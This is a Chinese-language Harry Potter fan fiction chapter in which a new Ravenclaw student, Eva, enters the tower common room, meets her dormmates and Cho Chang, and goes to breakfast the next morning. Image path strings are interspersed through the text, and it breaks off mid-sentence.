3. 拉文克劳塔楼

作品:《HP同人霍格沃茨上学指南

    拉文克劳的公共休息室在天文塔楼上,得爬好长好长的旋转楼梯。


    Eva跟着级长罗伯特·希利亚德和其他新生往上走。楼梯一圈又一圈,转得她有点头晕。罗伯特个子高高,脸上总带着温和的笑,他边走边回头说:“拉文克劳的入口不在地下,也不在地面,我们在高处——看得最远。”


    终于,他们停在一道光滑的橡木门前。门上没有把手,只有一个青铜做的鹰形门环,老鹰的眼睛在昏暗光线里幽幽发亮。


    “要进去,得答对一个问题。”罗伯特转过身,对脸蛋还红扑扑的新生们说,“什么问题都可能——魔法史、理论、谜语,甚至麻瓜的学问。答对了,门才开。这是我们院的传统,提醒我们智慧是通行证。”


    一个淡金色头发、戴眼镜的男孩紧张地推了推眼镜:“要是答不上呢?”


    “那就等着,”罗伯特耸耸肩,“等到有人答出来,或者你自己想出来。通常不会太久。谁想试试?”


    新生们你看我,我看你。Eva站在后面,安静地看着那个门环,这让她想起爷爷书房那个要对上诗句才会开的锁。“我来。”一个褐色短发、眼神机灵的女生走上前,吸了口气,敲了敲门环。


    鹰喙张开了,一个清晰但毫无感情、带着回音的声音响起:“什么东西越给予,自己反而越丰盈?”


    女生眨眨眼,很快笑了:“知识!”


    “正确。”橡木门悄无声息地向内滑开,温暖的灯光和旧书、羊皮纸特有的气味涌了出来。


    新生们鱼贯而入,发出低低的惊叹。


    休息室很大,是圆形的。高高的拱窗挂着蓝色和青铜色的丝绒窗帘,窗外是深蓝近黑的夜空,星星又大又亮。穹顶绘着星图,星辰缓缓移动。墙边全是高耸的书架,塞满了书,有些烫金,有些旧得字迹模糊。几张宽大的桌子散落各处,上面摆着黄铜仪器、羊皮纸卷和没吃完的薄荷糖。壁炉里火焰噼啪作响,旁边散放着舒适的扶手椅,几个高年级学生坐在那里看书或低声交谈,听到动静,投来友善的一瞥。


    房间中央最引人注目的是一座白色大理石雕像,那是一位戴着头冠的女子,面容美丽,眼神睿智得仿佛能洞悉一切。


    “罗伊纳·拉文克劳,”罗伯特顺着Eva的目光看去,“我们的创始人。她相信才智是最宝贵的财富。”罗伯特开始讲解规则:宵禁时间、图书馆的使用、禁止在休息室里熬制气味浓烈的魔药(“去年有个五年级生熬制缩身药水时加了双倍的皱皮无花果,冒出那种可怕的臭鸡蛋味黄烟,家养小精灵擦洗了整整一个礼拜,天花板上的污渍才淡下去。”)。然后他指了指两道螺旋楼梯:“男生左边,女生右边。行李已经送到寝室了。”


    女生寝室在塔楼更高处。Eva跟着大家爬上一段旋转石梯。门口一块小铜牌亮着字,显示着寝室成员的名字:Eva Zhang, Lisa Turpin, Mandy Brocklehurst, Padma Patil。


    寝室是圆形的,不大却舒适。四张带深蓝色帷幔的四柱床靠墙摆放,每张床边都有一扇窄窗、一张书桌和一个衣柜。她的行李箱放在床脚,素雪的笼子搁在书桌上,素雪正用喙梳理着羽毛。


    Eva从床边的窄窗望出去,正好能看见黑湖,湖面在月光下泛着细碎的银光。另外三个女孩已经到了:褐色短发的丽莎·杜平,浅金色长发、气质文静的曼蒂·布洛赫(礼堂里坐在她旁边的那个),还有皮肤微黑、头发又长又直的帕德玛·佩蒂尔,她有个双胞胎妹妹在格兰芬多。


    “你的猫头鹰真漂亮,”帕德玛轻声说,“我带了只谷仓猫头鹰,叫维克拉姆,放在楼下的猫头鹰棚屋了。”


    “谢谢。”Eva打开笼门,素雪跳出来,轻盈地落在她肩上,琥珀色的眼睛打量着新环境。


    女孩们开始换上睡衣,收拾东西。Eva从箱子里取出那个装着紫竹笔的紫檀木盒,小心地放进书桌抽屉,又将绢帛笔记塞到枕头下。那套青色道袍和旗袍,她犹豫了一下,还是叠好收进了衣柜深处。最后,她拿出那根紫杉木魔杖,放在床头柜上。


    魔杖在室内光线下泛着幽深的色泽。Eva盯着它看了一会儿,指尖无意识地抚过腕上的玉佩。玉佩温润的触感,与魔杖隐隐散发出的、微妙的张力截然不同。“那是你的魔杖?”丽莎凑过来看,“颜色真深。”


    “嗯。”Eva简单应道。


    “奥利凡德先生跟你说什么了?我的魔杖是樱桃木的,他说适合‘有远见的人’。”丽莎的语气带着点小得意。


    “他说……它等了很久。”Eva轻声说。


    就在这时,门口传来轻轻的敲门声,接着门被推开一道缝。一个黑发扎成利落马尾的女孩探头进来,深褐色的眼睛带着开朗的笑意。她穿着拉文克劳的蓝色睡衣,怀里抱着个靠枕。


    “嘿,新生们!我是秋·张,二年级。”她用英语说,然后目光落在Eva脸上,换成有些生硬的普通话,“罗伯特跟我说我们院来了位姓张的新生,我就过来打个招呼——果然是你!分院时我就注意到你了。”


    Eva站起身:“我是张丽华,叫我Eva就好。”


    “Eva,”秋重复了一遍,点点头,自然切换回英语,“我父母是从香港来的,我们家住在伦敦。你呢?听你口音……”


    “我从内地来,”Eva也用英语回答,“江南一带。”


    “真的?”秋眼睛一亮,抱着靠枕走进来,“我祖父母还在香港,但我还没回过内地呢。你会说粤语吗?”


    “不会,”Eva摇摇头,“我说普通话和一点家乡话。”


    “我说粤语和英语,”秋笑起来,“普通话只会一点点。不过没关系,在这儿我们说英语的时候多。有任何需要帮忙的,随时找我,同一个学院就像一家人。”


    她的热情很真挚,Eva能感受到那种同为华裔的亲近感,但又明显不同。秋更开朗、直接,是在英国长大的女孩的模样。


    “谢谢。”Eva说。“对了,明天早饭后我带你去认认路?”秋提议,“城堡大得像迷宫,我刚来时迷路了好多次。”


    “好的。”


    秋又和丽莎、曼蒂、帕德玛简单聊了几句,然后抱着靠枕离开了:“不打扰你们休息了,晚安!”


    门关上后,丽莎好奇地问:“你们之前认识?”


    “不认识,”Eva说,“但都姓张。”


    “在英国遇到同姓的华裔确实挺难得的,”帕德玛理解地说,“我和我妹妹在火车上遇到另一个印度女孩时,也特别开心。”


    曼蒂已经爬上床,从帷幔里探出头:“秋人很好,她是拉文克劳魁地奇队的替补找球手,虽然才二年级,但飞得很棒。”Eva点点头,躺进柔软的被褥。枕头有阳光晒过的干净味道。她听着其他女孩逐渐平稳的呼吸,以及城堡远处传来的、难以辨别的细微声响。


    今天发生了太多事。火车,黑湖,城堡,分院帽在她脑中的低语——那些话她还在琢磨。“看得清所有”,“古老的智慧需寻得落足之处”。拉文克劳塔楼确实很高,视野开阔。


    还有秋·张。一个在英国出生长大的华裔女孩,开朗友善,似乎已深深融入了这里。她闭上眼睛,慢慢沉入睡眠。


    第二天早晨,Eva被一阵扑棱声唤醒。素雪正用喙轻啄她的帷幔。窗外天已大亮,阳光透过高塔的窗户,在地板上投下明亮的光斑。


    她赶紧起床,换上校服长袍。其他女孩也陆续醒来,寝室里充满了早晨特有的忙乱:找袜子、梳头、互相提醒别忘带课本。


    下楼到公共休息室,已有不少学生在排队等待回答门环的晨间问题。今天的问题是:“何物无生命,却能生长;无肺腑,却需呼吸?”


    一个五年级学生很快答道:“火。”


    门开了。他们鱼贯而出,走下漫长的旋转楼梯,前往礼堂。礼堂里同样明亮喧闹,长桌上摆满了食物:烤面包、熏咸肉、煎蛋、燕麦粥,还有冒着热气的南瓜汁。天花板是淡淡的蓝天,飘着几缕白云。


    Eva在拉文克劳长桌找了个位置坐下,旁边是曼蒂。她拿了一片烤面包,慢慢地涂上黄油。


    “Eva!”


    秋在她对面坐下,马尾辫随着动作轻轻晃动:“睡得好吗?塔楼很高,有些人第一晚会觉得不安稳。”


    “还好。”Eva说。


    “那就好,”秋咬了一口吐司,“对了,课表拿到了吗?级长应该早上在休息室发过了。对!就是这个。”她指着Eva刚拿出来的深蓝色羊皮纸,“我看看……一年级今天有魔咒课、变形术、魔药课。魔咒课的弗立维教授人特别好,就是个子矮,上课得仔细听。变形术的麦格教授非常严格,但教得极好。魔药课嘛……”她做了个鬼脸,“斯内普教授……嗯,自求多福吧。”


    Eva不时点头,暗暗记下。九点,魔咒课(与赫奇帕奇合上);十一点,变形术(与格兰芬多合上);下午一点半,魔药课(再次与格兰芬多合上)。


    “还有,”秋压低声音,“如果在城堡里迷路了,记得问画像。有些画像特别爱聊天,可能会指错路,但大部分是好的。还有那些会动的楼梯——千万别在它们移动时傻站着,我上次就被困在四楼和五楼之间等了二十分钟。”


    “谢谢。”这些提醒很实用。


    “别客气,”秋笑道,“对了,周末如果有空,我们可以一起写作业。我魔药不太行,但魔咒课还可以。”


    这时,她看见哈利、罗恩和那个叫赫敏的棕发女孩一起走进礼堂。赫敏边走边飞快地翻着一本厚书,嘴里念念有词;罗恩打着哈欠,头发更乱了;哈利看上去有些疲惫,眼下有淡淡的阴影。


    哈利似乎感觉到视线,抬起头,正好与Eva目光相接。他愣了一下,随即露出一个有点局促、不太确定的微笑。


    Eva也轻轻颔首。


    秋顺着她的目光看去:“哦,哈利·波特。他昨晚分到了格兰芬多。整个礼堂都在议论他。”


    “你认识他?”Eva问。


    “不认识,但谁不知道他呢?”秋耸耸肩,“‘大难不死的男孩’。不过我听说他挺安静的,不像有些人那么爱出风头。”Eva没再说什么,继续吃她的早餐。秋又聊了些拉文克劳的趣闻:去年有个学生试图用魔法让书本自动翻页,结果把半本《魔法史》变成了会咬人的纸鸟;公共休息室角落